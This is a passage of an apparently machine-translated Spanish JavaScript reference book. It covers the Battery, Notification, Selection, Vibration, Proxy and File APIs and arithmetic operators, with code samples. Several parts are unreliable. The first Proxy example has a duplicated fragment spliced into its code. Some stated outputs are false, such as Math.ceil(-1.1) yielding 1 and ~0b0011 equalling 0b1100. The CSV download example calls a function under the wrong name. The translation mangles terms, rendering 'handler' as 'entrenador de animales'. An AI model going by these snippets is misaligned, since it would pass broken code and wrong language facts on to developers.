 - **nivel de batería** a través 'levelchange' **evento** 'levelchange' Y battery.level ;
 - **tiempo de carga** a través 'chargingtimechange' **evento** 'chargingtimechange' battery.chargingTime 'chargingtimechange' Y **tiempo** 'chargingtimechange' battery.chargingTime ;
 - **tiempo de descarga** a través 'dischargingtimechange' **evento** 'dischargingtimechange' descargando el cambio de hora 'dischargingtimechange' Y battery.dischargingTime .
3. Docs MDN: https://developer.mozilla.org/en/docs/Web/API/Battery_status_API

Examples

Obtener el nivel actual de la batería

```
// Get the battery API
navigator.getBattery().then(function(battery) {
  // Battery level is between 0 and 1, so we multiply it by 100 to get in percents
  console.log("Battery level: " + battery.level * 100 + "%");
});
```

¿Se está cargando la batería?

```
// Get the battery API
navigator.getBattery().then(function(battery) {
  if (battery.charging) {
    console.log("Battery is charging");
  } else {
    console.log("Battery is discharging");
  }
});
```

Gana tiempo hasta que la batería esté vacía.

```
// Get the battery API
navigator.getBattery().then(function(battery) {
```

```
    console.log( "Battery will drain in ", battery.dischargingTime, " seconds" );
});
```

Consigue tiempo restante hasta que la batería esté completamente cargada

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    console.log( "Battery will get fully charged in ", battery.chargingTime, " seconds" );
});
```

Eventos de batería

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    battery.addEventListener('chargingchange', function(){
        console.log( 'New charging state: ', battery.charging );
    });

    battery.addEventListener('levelchange', function(){
        console.log( 'New battery level: ', battery.level * 100 + "%" );
    });

    battery.addEventListener('chargingtimechange', function(){
        console.log( 'New time left until full: ', battery.chargingTime, " seconds" );
    });

    battery.addEventListener('dischargingtimechange', function(){
        console.log( 'New time left until empty: ', battery.dischargingTime, " seconds" );
    });
});
```

Capítulo 9: API de notificaciones

Sintaxis

- Notification.requestPermission (*devolución de llamada*)
- Notification.requestPermission () . Then (*callback* , *rejectFunc*)
- Nueva notificación (*título* , *opciones*)
- *notificación* .close ()

Observaciones

La API de notificaciones fue diseñada para permitir el acceso del navegador a la notificación al cliente.

[El soporte de los navegadores](#) puede ser limitado. También el soporte por el sistema operativo puede ser limitado.

La siguiente tabla proporciona una descripción general de las versiones más antiguas del navegador que brindan soporte para notificaciones.

Cromo	Borde	Firefox	explorador de Internet	Ópera	mini Opera	Safari
29	14	46	sin soporte	38	sin soporte	9.1

Examples

Solicitando Permiso para enviar notificaciones

Usamos `Notification.requestPermission` para preguntar al usuario si desea recibir notificaciones de nuestro sitio web.

```
Notification.requestPermission(function() {
  if (Notification.permission === 'granted') {
    // user approved.
    // use of new Notification(...) syntax will now be successful
  } else if (Notification.permission === 'denied') {
    // user denied.
  } else { // Notification.permission === 'default'
    // user didn't make a decision.
    // You can't send notifications until they grant permission.
  }
});
```

Desde Firefox 47 El método `.requestPermission` también puede devolver una promesa al manejar la decisión del usuario de otorgar permiso

```
Notification.requestPermission().then(function(permission) {  
    if (!('permission' in Notification)) {  
        Notification.permission = permission;  
    }  
    // you got permission !  
}, function(rejection) {  
    // handle rejection here.  
}  
);
```

Enviando notificaciones

Después de que el usuario haya aprobado una [solicitud de permiso para enviar notificaciones](#), podemos enviar una notificación simple que dice Hola al usuario:

```
new Notification('Hello', { body: 'Hello, world!', icon: 'url to an .ico image' });
```

Esto enviará una notificación como esta:

Hola

¡Hola Mundo!

Cerrando una notificación

Puede cerrar una notificación utilizando el método `.close()`.

```
let notification = new Notification(title, options);  
// do some work, then close the notification  
notification.close()
```

Puede utilizar la función `setTimeout` para cerrar automáticamente la notificación en el futuro.

```
let notification = new Notification(title, options);  
setTimeout(() => {  
    notification.close()  
}, 4000);
```

El código anterior generará una notificación y la cerrará después de 4 segundos.

Eventos de notificación

Las especificaciones de la API de notificaciones admiten 2 eventos que pueden activarse mediante una notificación.

1. El evento click .

Este evento se ejecutará cuando haga clic en el cuerpo de la notificación (excluyendo la X de cierre y el botón de configuración de Notificaciones).

Ejemplo:

```
notification.onclick = function(event) {
    console.debug("you click me and this is my event object: ", event);
}
```

2. El evento de error

La notificación activará este evento siempre que ocurra algo incorrecto, como no poder mostrar

```
notification.onerror = function(event) {
    console.debug("There was an error: ", event);
}
```

Capítulo 10: API de selección

Sintaxis

- Selección sel = window.getSelection();
- Selección sel = document.getSelection(); // equivalente a lo anterior
- Rango de rango = document.createRange();
- range.setStart (startNode, startOffset);
- range.setEnd (endNode, endOffset);

Parámetros

Parámetro	Detalles
startOffset	Si el nodo es un nodo de texto, es el número de caracteres desde el comienzo de <code>startNode</code> hasta donde comienza el rango. De lo contrario, es el número de nodos secundarios entre el comienzo de <code>startNode</code> y donde comienza el rango.
endOffset	Si el nodo es un nodo de texto, es el número de caracteres desde el comienzo de <code>startNode</code> hasta donde termina el rango. De lo contrario, es el número de nodos secundarios entre el comienzo de <code>startNode</code> y donde termina el rango.

Observaciones

La API de selección le permite ver y cambiar los elementos y el texto que están seleccionados (resaltados) en el documento.

Se implementa como una instancia de `Selection` singleton que se aplica al documento y contiene una colección de objetos de `Range`, cada uno representando un área seleccionada contigua.

En términos prácticos, ningún navegador excepto Mozilla Firefox admite múltiples rangos en las selecciones, y la especificación tampoco lo recomienda. Además, la mayoría de los usuarios no están familiarizados con el concepto de múltiples rangos. Como tal, un desarrollador generalmente solo puede ocuparse de un rango.

Examples

Deselecciona todo lo que está seleccionado

```
let sel = document.getSelection();
sel.removeAllRanges();
```

Selecciona los contenidos de un elemento.

```
let sel = document.getSelection();

let myNode = document.getElementById('element-to-select');

let range = document.createRange();
range.selectNodeContents(myNode);

sel.addRange(range);
```

Puede ser necesario eliminar primero todos los rangos de la selección anterior, ya que la mayoría de los navegadores no admiten varios rangos.

Consigue el texto de la selección.

```
let sel = document.getSelection();
let text = sel.toString();
console.log(text); // logs what the user selected
```

Alternativamente, como la función miembro de `toString` es llamada automáticamente por algunas funciones al convertir el objeto en una cadena, no siempre tiene que llamarlo usted mismo.

```
console.log(document.getSelection());
```

Capítulo 11: API de vibración

Introducción

Los dispositivos móviles modernos incluyen hardware para vibraciones. La API de vibración ofrece a las aplicaciones web la capacidad de acceder a este hardware, si existe, y no hace nada si el dispositivo no lo admite.

Sintaxis

- sea success = window.navigator.vibrate (patrón);

Observaciones

[El soporte de los navegadores](#) puede ser limitado. También el soporte por el sistema operativo puede ser limitado.

La siguiente tabla ofrece una descripción general de las versiones más antiguas del navegador que brindan soporte para vibraciones.

Cromo	Borde	Firefox	explorador de Internet	Ópera	mini Opera	Safari
30	<i>sin soporte</i>	dieciséis	<i>sin soporte</i>	17	<i>sin soporte</i>	<i>sin soporte</i>

Examples

Comprobar el apoyo

Compruebe si el navegador soporta vibraciones

```
if ('vibrate' in window.navigator)
    // browser has support for vibrations
else
    // no support
```

Vibración simple

Vibrar el dispositivo durante 100 ms:

```
window.navigator.vibrate(100);
```

```
window.navigator.vibrate([100]);
```

Patrones de vibración

Una serie de valores describe períodos de tiempo en los que el dispositivo vibra y no vibra.

```
window.navigator.vibrate([200, 100, 200]);
```

Capítulo 12: API fluida

Introducción

Javascript es excelente para diseñar API fluidas, una API orientada al consumidor que se enfoca en la experiencia del desarrollador. Combine con las características dinámicas del lenguaje para obtener resultados óptimos.

Examples

API fluida que captura la construcción de artículos HTML con JS

6

```
class Item {
  constructor(text, type) {
    this.text = text;
    this.emphasis = false;
    this.type = type;
  }

  toHtml() {
    return `<${this.type}>${this.emphasis ? '<em>' : ''}${this.text}${this.emphasis ? '</em>' : ''}</${this.type}>`;
  }
}

class Section {
  constructor(header, paragraphs) {
    this.header = header;
    this.paragraphs = paragraphs;
  }

  toHtml() {
    return `<section><h2>${this.header}</h2>${this.paragraphs.map(p => p.toHtml()).join("")}</section>`;
  }
}

class List {
  constructor(text, items) {
    this.text = text;
    this.items = items;
  }

  toHtml() {
    return `<ol><h2>${this.text}</h2>${this.items.map(i => i.toHtml()).join("")}</ol>`;
  }
}

class Article {
  constructor(topic) {
    this.topic = topic;
    this.sections = [];
  }
}
```

```

    this.lists = [];
}

section(text) {
  const section = new Section(text, []);
  this.sections.push(section);
  this.lastSection = section;
  return this;
}

list(text) {
  const list = new List(text, []);
  this.lists.push(list);
  this.lastList = list;
  return this;
}

addParagraph(text) {
  const paragraph = new Item(text, 'p');
  this.lastSection.paragraphs.push(paragraph);
  this.lastItem = paragraph;
  return this;
}

addListItem(text) {
  const listItem = new Item(text, 'li');
  this.lastList.items.push(listItem);
  this.lastItem = listItem;
  return this;
}

withEmphasis() {
  this.lastItem.emphasis = true;
  return this;
}

toHtml() {
  return `<article><h1>${this.topic}</h1>${this.sections.map(s =>
s.toHtml()).join("")}${this.lists.map(l => l.toHtml()).join("")}</article>`;
}
}

Article.withTopic = topic => new Article(topic);

```

Esto permite que el consumidor de la API tenga una construcción de artículo atractiva, casi un DSL para este propósito, utilizando JS simple:

6

```

const articles = [
  Article.withTopic('Artificial Intelligence - Overview')
    .section('What is Artificial Intelligence?')
      .addParagraph('Something something')
      .addParagraph('Lorem ipsum')
        .withEmphasis()
    .section('Philosophy of AI')
      .addParagraph('Something about AI philosophy')
      .addParagraph('Conclusion'),
  Article.withTopic('JavaScript')

```

```
.list('JavaScript is one of the 3 languages all web developers must learn:')
    .addListItem('HTML to define the content of web pages')
    .addListItem('CSS to specify the layout of web pages')
    .addListItem(' JavaScript to program the behavior of web pages')
];

document.getElementById('content').innerHTML = articles.map(a => a.toHtml()).join('\n');
```

Capítulo 13: Apoderado

Introducción

Se puede usar un Proxy en JavaScript para modificar operaciones fundamentales en objetos. Los proxies fueron introducidos en ES6. Un Proxy en un objeto es en sí mismo un objeto que tiene *trampas*. Las trampas pueden activarse cuando se realizan operaciones en el Proxy. Esto incluye la búsqueda de propiedades, la función de llamada, la modificación de propiedades, la adición de propiedades, etcétera. Cuando no se define una captura aplicable, la operación se realiza en el objeto de proxy como si no hubiera un proxy.

Sintaxis

- `let proxied = new Proxy(target, handler);`

Parámetros

Parámetro	Detalles
objetivo	El objeto de destino, las acciones en este objeto (obtención, configuración, etc.) se enrutarán a través del controlador
entrenador de animales	Un objeto que puede definir "trampas" para interceptar acciones en el objeto de destino (obtención, configuración, etc.)

Observaciones

Se puede encontrar una lista completa de "trampas" disponibles en [MDN - Proxy - "Métodos del objeto controlador"](#).

Examples

Proxy muy simple (usando la trampa establecida)

Este proxy simplemente agrega la cadena " went through proxy" a cada propiedad de cadena establecida en el object destino.

```
let object = {};  
  
let handler = {  
    set(target, prop, value){ // Note that ES6 object syntax is used  
        if('string' === typeof value){  
            target[prop] = value + " went through proxy";  
        }  
    }  
};  
  
let proxied = new Proxy(object, handler);  
  
proxied.name // "name went through proxy"  
proxied["name"] // "name went through proxy"
```

```
    }
};

let proxied = new Proxy(object, handler);

proxied.example = "ExampleValue";

console.log(object);
// logs: { example: "ExampleValue went through proxy" }
// you could also access the object via proxied.target
```

Búsqueda de propiedades

Para influir en la búsqueda de propiedades, `get` debe utilizar el controlador de `get`.

En este ejemplo, modificamos la búsqueda de propiedades para que no solo se devuelva el valor, sino también el tipo de ese valor. Utilizamos [Reflect](#) para facilitar esto.

```
let handler = {
  get(target, property) {
    if (!Reflect.has(target, property)) {
      return {
        value: undefined,
        type: 'undefined'
      };
    }
    let value = Reflect.get(target, property);
    return {
      value: value,
      type: typeof value
    };
  }
};

let proxied = new Proxy({ foo: 'bar' }, handler);
console.log(proxied.foo); // logs `Object {value: "bar", type: "string"}`
```

Capítulo 14: Archivo API, Blobs y FileReader

Sintaxis

- lector = nuevo FileReader();

Parámetros

Propiedad / Método	Descripción
error	Un error que ocurrió al leer el archivo.
readyState	Contiene el estado actual del FileReader.
result	Contiene el contenido del archivo.
onabort	Se dispara cuando se aborta la operación.
onerror	Se dispara cuando se encuentra un error.
onload	Se dispara cuando el archivo se ha cargado.
onloadstart	Se activa cuando la operación de carga de archivos ha comenzado.
onloadend	Se dispara cuando la operación de carga de archivos ha finalizado.
onprogress	Se dispara al leer un blob.
abort()	Aborta la operación actual.
readAsArrayBuffer(blob)	Comienza a leer el archivo como un ArrayBuffer.
readAsDataURL(blob)	Comienza a leer el archivo como una url / uri de datos.
readAsText(blob[, encoding])	Comienza a leer el archivo como un archivo de texto. No es capaz de leer archivos binarios. Utilice readAsArrayBuffer en su lugar.

Observaciones

<https://www.w3.org/TR/FileAPI/>

Examples

Leer el archivo como una cadena

Asegúrese de tener una entrada de archivo en su página:

```
<input type="file" id="upload">
```

Luego en JavaScript:

```
document.getElementById('upload').addEventListener('change', readFileAsString)
function readFileAsString() {
    var files = this.files;
    if (files.length === 0) {
        console.log('No file is selected');
        return;
    }

    var reader = new FileReader();
    reader.onload = function(event) {
        console.log('File content:', event.target.result);
    };
    reader.readAsText(files[0]);
}
```

Leer el archivo como dataURL

La lectura del contenido de un archivo dentro de una aplicación web se puede lograr utilizando la API de archivos HTML5. Primero, agregue una entrada con `type="file"` en su HTML:

```
<input type="file" id="upload">
```

A continuación, vamos a agregar un detector de cambios en la entrada del archivo. Este ejemplo define al oyente a través de JavaScript, pero también podría agregarse como atributo en el elemento de entrada. Este oyente se activa cada vez que se selecciona un nuevo archivo. Dentro de esta devolución de llamada, podemos leer el archivo que se seleccionó y realizar otras acciones (como crear una imagen con el contenido del archivo seleccionado):

```
document.getElementById('upload').addEventListener('change', showImage);

function showImage(evt) {
    var files = evt.target.files;

    if (files.length === 0) {
        console.log('No files selected');
        return;
    }

    var reader = new FileReader();
    reader.onload = function(event) {
        var img = new Image();
        img.onload = function() {
            document.body.appendChild(img);
        };
        img.src = event.target.result;
    }
}
```

```

    };
    reader.readAsDataURL(files[0]);
}

```

Cortar un archivo

El método `blob.slice()` se utiliza para crear un nuevo objeto Blob que contiene los datos en el rango especificado de bytes del Blob de origen. Este método también se puede usar con instancias de archivo, ya que el archivo extiende Blob.

Aquí cortamos un archivo en una cantidad específica de manchas. Esto es útil, especialmente en los casos en que necesita procesar archivos que son demasiado grandes para leerlos en la memoria de una vez. Luego podemos leer los fragmentos uno por uno usando `FileReader`.

```

/**
 * @param {File|Blob} - file to slice
 * @param {Number} - chunksAmount
 * @return {Array} - an array of Blobs
 */
function sliceFile(file, chunksAmount) {
  var byteIndex = 0;
  var chunks = [];

  for (var i = 0; i < chunksAmount; i += 1) {
    var byteEnd = Math.ceil((file.size / chunksAmount) * (i + 1));
    chunks.push(file.slice(byteIndex, byteEnd));
    byteIndex += (byteEnd - byteIndex);
  }

  return chunks;
}

```

Descarga csv del lado del cliente usando Blob

```

function downloadCsv() {
  var blob = new Blob([csvString]);
  if (window.navigator.msSaveOrOpenBlob){
    window.navigator.msSaveBlob(blob, "filename.csv");
  }
  else {
    var a = window.document.createElement("a");

    a.href = window.URL.createObjectURL(blob, {
      type: "text/plain"
    });
    a.download = "filename.csv";
    document.body.appendChild(a);
    a.click();
    document.body.removeChild(a);
  }
}
var string = "a1,a2,a3";
downloadCSV(string);

```

Fuente de referencia; <https://github.com/mholt/PapaParse/issues/175>

Seleccionando múltiples archivos y restringiendo tipos de archivos

La API de archivos HTML5 le permite restringir qué tipo de archivos se aceptan simplemente estableciendo el atributo de aceptación en una entrada de archivo, por ejemplo:

```
<input type="file" accept="image/jpeg">
```

Especificar múltiples tipos MIME separados por comas (por ejemplo, `image/jpeg,image/png`) o usar comodines (por ejemplo, `image/*` para permitir todo tipo de imágenes) le brinda una forma rápida y eficaz de restringir el tipo de archivos que desea seleccionar. Aquí hay un ejemplo para permitir cualquier imagen o video:

```
<input type="file" accept="image/*,video/*">
```

De forma predeterminada, la entrada del archivo permite al usuario seleccionar un solo archivo. Si desea habilitar la selección de múltiples archivos, simplemente agregue el atributo `multiple`:

```
<input type="file" multiple>
```

Luego puede leer todos los archivos seleccionados a través de la matriz de `files` la entrada de `files`. Ver [archivo leído como dataUrl](#)

Obtener las propiedades del archivo.

Si desea obtener las propiedades del archivo (como el nombre o el tamaño), puede hacerlo antes de usar el File Reader. Si tenemos el siguiente código html:

```
<input type="file" id="newFile">
```

Puede acceder a las propiedades directamente de esta manera:

```
document.getElementById('newFile').addEventListener('change', getFile);

function getFile(event) {
    var files = event.target.files
    , file = files[0];

    console.log('Name of the file', file.name);
    console.log('Size of the file', file.size);
}
```

También puede obtener fácilmente los siguientes atributos: `lastModified` (Timestamp), `lastModifiedDate` (Date) y `type` (type archivo)

Capítulo 15: Aritmética (Matemáticas)

Observaciones

- El método `clz32` no es compatible con Internet Explorer o Safari

Examples

Adición (+)

El operador de suma (+) agrega números.

```
var a = 9,  
    b = 3,  
    c = a + b;
```

c ahora será 12

Este operando también se puede usar varias veces en una sola tarea:

```
var a = 9,  
    b = 3,  
    c = 8,  
    d = a + b + c;
```

d será ahora 20.

Ambos operandos se convierten a tipos primitivos. Luego, si cualquiera de las dos es una cadena, ambas se convierten en cadenas y se concatenan. De lo contrario, ambos se convierten en números y se agregan.

```
null + null;      // 0  
null + undefined; // NaN  
null + {};        // "null[object Object]"  
null + "";         // "null"
```

Si los operandos son una cadena y un número, el número se convierte en una cadena y luego se concatenan, lo que puede llevar a resultados inesperados al trabajar con cadenas que parecen numéricas.

```
"123" + 1;        // "1231" (not 124)
```

Si se da un valor booleano en lugar de cualquiera de los valores numéricos, el valor booleano se convierte en un número (0 para `false` , 1 para `true`) antes de calcular la suma:

```
true + 1;          // 2
false + 5;         // 5
null + 1;          // 1
undefined + 1;     // NaN
```

Si se da un valor booleano junto con un valor de cadena, el valor booleano se convierte en una cadena en su lugar:

```
true + "1";      // "true1"
false + "bar";    // "falsebar"
```

Resta (-)

El operador de resta (-) resta números.

```
var a = 9;
var b = 3;
var c = a - b;
```

c ahora será 6

Si se proporciona una cadena o un valor booleano en lugar de un valor numérico, se convierte en un número antes de calcular la diferencia (0 para false , 1 para true):

```
"5" - 1;        // 4
7 - "3";        // 4
"5" - true;     // 4
```

Si el valor de la cadena no se puede convertir en un Número, el resultado será [NaN](#) :

```
"foo" - 1;      // NaN
100 - "bar";    // NaN
```

Multiplicación (*)

El operador de multiplicación (*) realiza la multiplicación aritmética en números (literales o variables).

```
console.log( 3 * 5); // 15
console.log(-3 * 5); // -15
console.log( 3 * -5); // -15
console.log(-3 * -5); // 15
```

División (/)

El operador de división (/) realiza una división aritmética en números (literales o variables).

```
console.log(15 / 3); // 5
```

```
console.log(15 / 4); // 3.75
```

Resto / módulo (%)

El operador de resto / módulo (%) devuelve el resto después de la división (entero).

```
console.log( 42 % 10); // 2
console.log( 42 % -10); // 2
console.log(-42 % 10); // -2
console.log(-42 % -10); // -2
console.log(-40 % 10); // -0
console.log( 40 % 10); // 0
```

Este operador devuelve el resto restante cuando un operando se divide por un segundo operando. Cuando el primer operando es un valor negativo, el valor de retorno siempre será negativo, y viceversa para los valores positivos.

En el ejemplo anterior, 10 se pueden restar cuatro veces de 42 antes de que no quede suficiente para restar nuevamente sin que cambie de signo. El resto es así: $42 - 4 * 10 = 2$.

El operador restante puede ser útil para los siguientes problemas:

1. Probar si un número entero es (no) divisible por otro número:

```
x % 4 === 0 // true if x is divisible by 4
x % 2 === 0 // true if x is even number
x % 2 != 0 // true if x is odd number
```

Como $0 \equiv -0$, esto también funciona para $x \leq -0$.

2. Implementar el incremento / decremento cíclico del valor dentro del intervalo $[0, n]$.

Supongamos que necesitamos incrementar el valor entero de 0 a (pero sin incluir) n , por lo que el siguiente valor después de $n-1$ convierte en 0. Esto se puede hacer mediante tal pseudocódigo:

```
var n = ...; // given n
var i = 0;
function inc() {
    i = (i + 1) % n;
}
while (true) {
    inc();
    // update something with i
}
```

Ahora generalice el problema anterior y suponga que debemos permitir tanto aumentar como disminuir ese valor de 0 a (sin incluir) n , por lo que el siguiente valor después de $n-1$ convierte en 0 y el valor anterior antes de 0 convierte en $n-1$.

```
var n = ...; // given n
var i = 0;
```

```
function delta(d) { // d - any signed integer
  i = (i + d + n) % n; // we add n to (i+d) to ensure the sum is positive
}
```

Ahora podemos llamar a la función `delta()` pasando cualquier entero, tanto positivo como negativo, como parámetro `delta`.

Usando el módulo para obtener la parte fraccionaria de un número

```
var myNum = 10 / 4;           // 2.5
var fraction = myNum % 1;    // 0.5
myNum = -20 / 7;            // -2.857142857142857
fraction = myNum % 1;        // -0.857142857142857
```

Incrementando (++)

El operador Incremento (`++`) incrementa su operando en uno.

- Si se utiliza como un postfix, entonces devuelve el valor antes de incrementar.
 - Si se usa como un prefijo, entonces devuelve el valor después de incrementar.
-

```
//postfix
var a = 5,    // 5
    b = a++, // 5
    c = a    // 6
```

En este caso, `a` se incrementa después de configurar `b`. Entonces, `b` será 5, y `c` será 6.

```
//prefix
var a = 5,    // 5
    b = ++a, // 6
    c = a    // 6
```

En este caso, `a` se incrementa antes de configurar `b`. Entonces, `b` será 6, y `c` será 6.

Los operadores de incremento y decremento se utilizan comúnmente en `for` bucles, por ejemplo:

```
for(var i = 0; i < 42; ++i)
{
  // do something awesome!
}
```

Observe cómo se utiliza la variante de `prefijo` . Esto garantiza que una variable temporal no se crea innecesariamente (para devolver el valor antes de la operación).

Decremento (-)

El operador de decremento (`--`) disminuye los números en uno.

- Si se usa como un postfix en `n`, el operador devuelve la `n` actual y *luego* asigna el valor disminuido.
- Si se usa como prefijo de `n`, el operador asigna la `n` decrecida y *luego* devuelve el valor cambiado.

```
var a = 5,    // 5
    b = a--, // 5
    c = a    // 4
```

En este caso, `b` se establece en el valor inicial de `a`. Entonces, `b` será 5, y `c` será 4.

```
var a = 5,    // 5
    b = --a, // 4
    c = a    // 4
```

En este caso, `b` se establece en el nuevo valor de `a`. Entonces, `b` será 4, `c` será 4.

Usos comunes

Los operadores de decremento y de incremento se utilizan comúnmente en `for` bucles, por ejemplo:

```
for (var i = 42; i > 0; --i) {
  console.log(i)
}
```

Observe cómo se utiliza la variante de *prefijo*. Esto garantiza que una variable temporal no se crea innecesariamente (para devolver el valor antes de la operación).

Nota: Ni `--` ni `++` son como operadores matemáticos normales, sino que son operadores muy concisos para la *asignación*. A pesar del valor de retorno, tanto `x--` como `--x` reasignan a `x` modo que `x = x - 1`.

```
const x = 1;
console.log(x--) // TypeError: Assignment to constant variable.
console.log(--x) // ReferenceError: Invalid left-hand side expression in prefix
                  operation.
console.log(3--) // ReferenceError: Invalid left-hand side expression in postfix
                  operation.
```

Exposición (Math.pow () o `**`)

La exponencia hace que el segundo operando sea la potencia del primer operando (a^b).

```
var a = 2,
    b = 3,
```

```
c = Math.pow(a, b);
```

c ahora será 8

6

Etapa 3 ES2016 (ECMAScript 7) Propuesta:

```
let a = 2,  
    b = 3,  
    c = a ** b;
```

c ahora será 8

Usa Math.pow para encontrar la enésima raíz de un número.

Encontrar las raíces enésimas es lo inverso de elevar a la enésima potencia. Por ejemplo 2^5 es 32 . La quinta raíz de 32 es 2 .

```
Math.pow(v, 1 / n); // where v is any positive real number  
                    // and n is any positive integer  
  
var a = 16;  
var b = Math.pow(a, 1 / 2); // return the square root of 16 = 4  
var c = Math.pow(a, 1 / 3); // return the cubed root of 16 = 2.5198420997897464  
var d = Math.pow(a, 1 / 4); // return the 4th root of 16 = 2
```

Constantes

Constantes	Descripción	Aproximado
Math.E	Base de logaritmo natural e	2.718
Math.LN10	Logaritmo natural de 10	2.302
Math.LN2	Logaritmo natural de 2	0.693
Math.LOG10E	Base 10 logaritmo de e	0.434
Math.LOG2E	Base 2 logaritmo de e	1.442
Math.PI	Pi: la relación de la circunferencia del círculo al diámetro (3.14

Constantes	Descripción	Aproximado
	π)	
Math.SQRT1_2	Raíz cuadrada de 1/2	0.707
Math.SQRT2	Raíz cuadrada de 2	1.414
Number.EPSILON	Diferencia entre uno y el valor más pequeño mayor que uno representable como un Número	2.2204460492503130808472633361816E-16
Number.MAX_SAFE_INTEGER	El entero más grande n tal que n y $n + 1$ son exactamente representables como un Número	$2^{53} - 1$
Number.MAX_VALUE	Mayor valor finito positivo de Número	1.79E + 308
Number.MIN_SAFE_INTEGER	El entero más pequeño n tal que n y $n - 1$ son exactamente representables como un Número	$-(2^{53} - 1)$
Number.MIN_VALUE	El menor valor positivo para el número	5E-324
Number.NEGATIVE_INFINITY	Valor del infinito negativo ($-\infty$)	
Number.POSITIVE_INFINITY	Valor del infinito positivo (∞)	
Infinity	Valor del infinito positivo (∞)	

Trigonometría

Todos los ángulos de abajo están en radianes. Un ángulo r en radianes mide $180 * r / \text{Math.PI}$ en grados.

Seno

```
Math.sin(r);
```

Esto devolverá el seno de r , un valor entre -1 y 1.

```
Math.asin(r);
```

Esto devolverá el arcoseno (el reverso del seno) de r .

```
Math.asinh(r)
```

Esto devolverá el arcoseno hiperbólico de r .

Coseno

```
Math.cos(r);
```

Esto devolverá el coseno de r , un valor entre -1 y 1

```
Math.acos(r);
```

Esto devolverá el arccosine (el reverso del coseno) de r .

```
Math.acosh(r);
```

Esto devolverá la arccosina hiperbólica de r .

Tangente

```
Math.tan(r);
```

Esto devolverá la tangente de r .

```
Math.atan(r);
```

Esto devolverá la arcotangente (el reverso de la tangente) de r . Tenga en cuenta que devolverá un ángulo en radianes entre $-\pi/2$ y $\pi/2$.

```
Math.atanh(r);
```

Esto devolverá el arctangente hiperbólico de r .

```
Math.atan2(x, y);
```

Esto devolverá el valor de un ángulo de (0, 0) a (x, y) en radianes. - π un valor entre - π y π , sin incluir π .

Redondeo

Redondeo

Math.round() redondeará el valor al entero más cercano usando la *mitad redondeada hacia arriba* para romper los lazos.

```
var a = Math.round(2.3);           // a is now 2
var b = Math.round(2.7);           // b is now 3
var c = Math.round(2.5);           // c is now 3
```

Pero

```
var c = Math.round(-2.7);          // c is now -3
var c = Math.round(-2.5);          // c is now -2
```

Observe cómo -2.5 se redondea a -2. Esto se debe a que los valores intermedios siempre se redondean hacia arriba, es decir, se redondean al entero con el siguiente valor más alto.

Redondeando

Math.ceil() redondeará el valor hacia arriba.

```
var a = Math.ceil(2.3);           // a is now 3
var b = Math.ceil(2.7);           // b is now 3
```

ceil a un número negativo se redondeará hacia cero

```
var c = Math.ceil(-1.1);          // c is now 1
```

Redondeando hacia abajo

Math.floor() redondeará el valor hacia abajo.

```
var a = Math.floor(2.3);          // a is now 2
var b = Math.floor(2.7);          // b is now 2
```

floor coloca un número negativo, se redondeará lejos de cero.

```
var c = Math.floor(-1.1);          // c is now -1
```

Truncando

Advertencia : el uso de operadores bitwise (excepto `>>>`) solo se aplica a los números entre -2147483649 y 2147483648 .

```
2.3 | 0;           // 2 (floor)
-2.3 | 0;          // -2 (ceil)
NaN | 0;           // 0
```

6

Math.trunc()

```
Math.trunc(2.3);           // 2 (floor)
Math.trunc(-2.3);          // -2 (ceil)
Math.trunc(2147483648.1);  // 2147483648(floor)
Math.trunc(-2147483649.1); // -2147483649(ceil)
Math.trunc(NaN);           // NaN
```

Redondeo a decimales

`Math.floor` , `Math.ceil()` y `Math.round()` se pueden usar para redondear a un número de decimales

Para redondear a 2 decimales:

```
var myNum = 2/3;           // 0.6666666666666666
var multiplier = 100;
var a = Math.round(myNum * multiplier) / multiplier; // 0.67
var b = Math.ceil (myNum * multiplier) / multiplier; // 0.67
var c = Math.floor(myNum * multiplier) / multiplier; // 0.66
```

También puede redondear a un número de dígitos:

```
var myNum = 10000/3;        // 3333.333333333335
var multiplier = 1/100;
var a = Math.round(myNum * multiplier) / multiplier; // 3300
var b = Math.ceil (myNum * multiplier) / multiplier; // 3400
var c = Math.floor(myNum * multiplier) / multiplier; // 3300
```

Como una función más utilizable:

```
// value is the value to round
// places if positive the number of decimal places to round to
// places if negative the number of digits to round to
function roundTo(value, places){
    var power = Math.pow(10, places);
    return Math.round(value * power) / power;
}
var myNum = 10000/3;      //3333.333333333335
roundTo(myNum, 2); // 3333.33
roundTo(myNum, 0); // 3333
roundTo(myNum, -2); // 3300
```

Y las variantes para `ceil` y `floor`:

```
function ceilTo(value, places){  
    var power = Math.pow(10, places);  
    return Math.ceil(value * power) / power;  
}  
function floorTo(value, places){  
    var power = Math.pow(10, places);  
    return Math.floor(value * power) / power;  
}
```

Enteros aleatorios y flotadores

```
var a = Math.random();
```

Valor de muestra de `a`: 0.21322848065742162

`Math.random()` devuelve un número aleatorio entre 0 (incluido) y 1 (exclusivo)

```
function getRandom() {  
    return Math.random();  
}
```

Para usar `Math.random()` para obtener un número de un rango arbitrario (no [0,1]) use esta función para obtener un número aleatorio entre min (inclusivo) y max (exclusivo): intervalo de [min, max)

```
function getRandomArbitrary(min, max) {  
    return Math.random() * (max - min) + min;  
}
```

Para usar `Math.random()` para obtener un número entero de un rango arbitrario (no [0,1]) use esta función para obtener un número aleatorio entre min (inclusivo) y max (exclusivo): intervalo de [min, max)

```
function getRandomInt(min, max) {  
    return Math.floor(Math.random() * (max - min)) + min;  
}
```

Para usar `Math.random()` para obtener un número entero de un rango arbitrario (no [0,1]) use esta función para obtener un número aleatorio entre min (inclusive) y max (inclusive): intervalo de [min, max]

```
function getRandomIntInclusive(min, max) {  
    return Math.floor(Math.random() * (max - min + 1)) + min;  
}
```

Funciones tomadas de https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Math/random

Operadores bitwise

Tenga en cuenta que todas las operaciones bitwise operan en enteros de 32 bits al pasar cualquier operando a la función interna [ToInt32](#) .

Bitwise o

```
var a;  
a = 0b0011 | 0b1010; // a === 0b1011  
// truth table  
// 1010 | (or)  
// 0011  
// 1011 (result)
```

A nivel de bit y

```
a = 0b0011 & 0b1010; // a === 0b0010  
// truth table  
// 1010 & (and)  
// 0011  
// 0010 (result)
```

Bitwise no

```
a = ~0b0011; // a === 0b1100  
// truth table  
// 10 ~(not)  
// 01 (result)
```

Xor bitwise (exclusivo o)

```
a = 0b1010 ^ 0b0011; // a === 0b1001  
// truth table  
// 1010 ^ (xor)  
// 0011  
// 1001 (result)
```

Desplazamiento a la izquierda en modo de bits

```
a = 0b0001 << 1; // a === 0b0010  
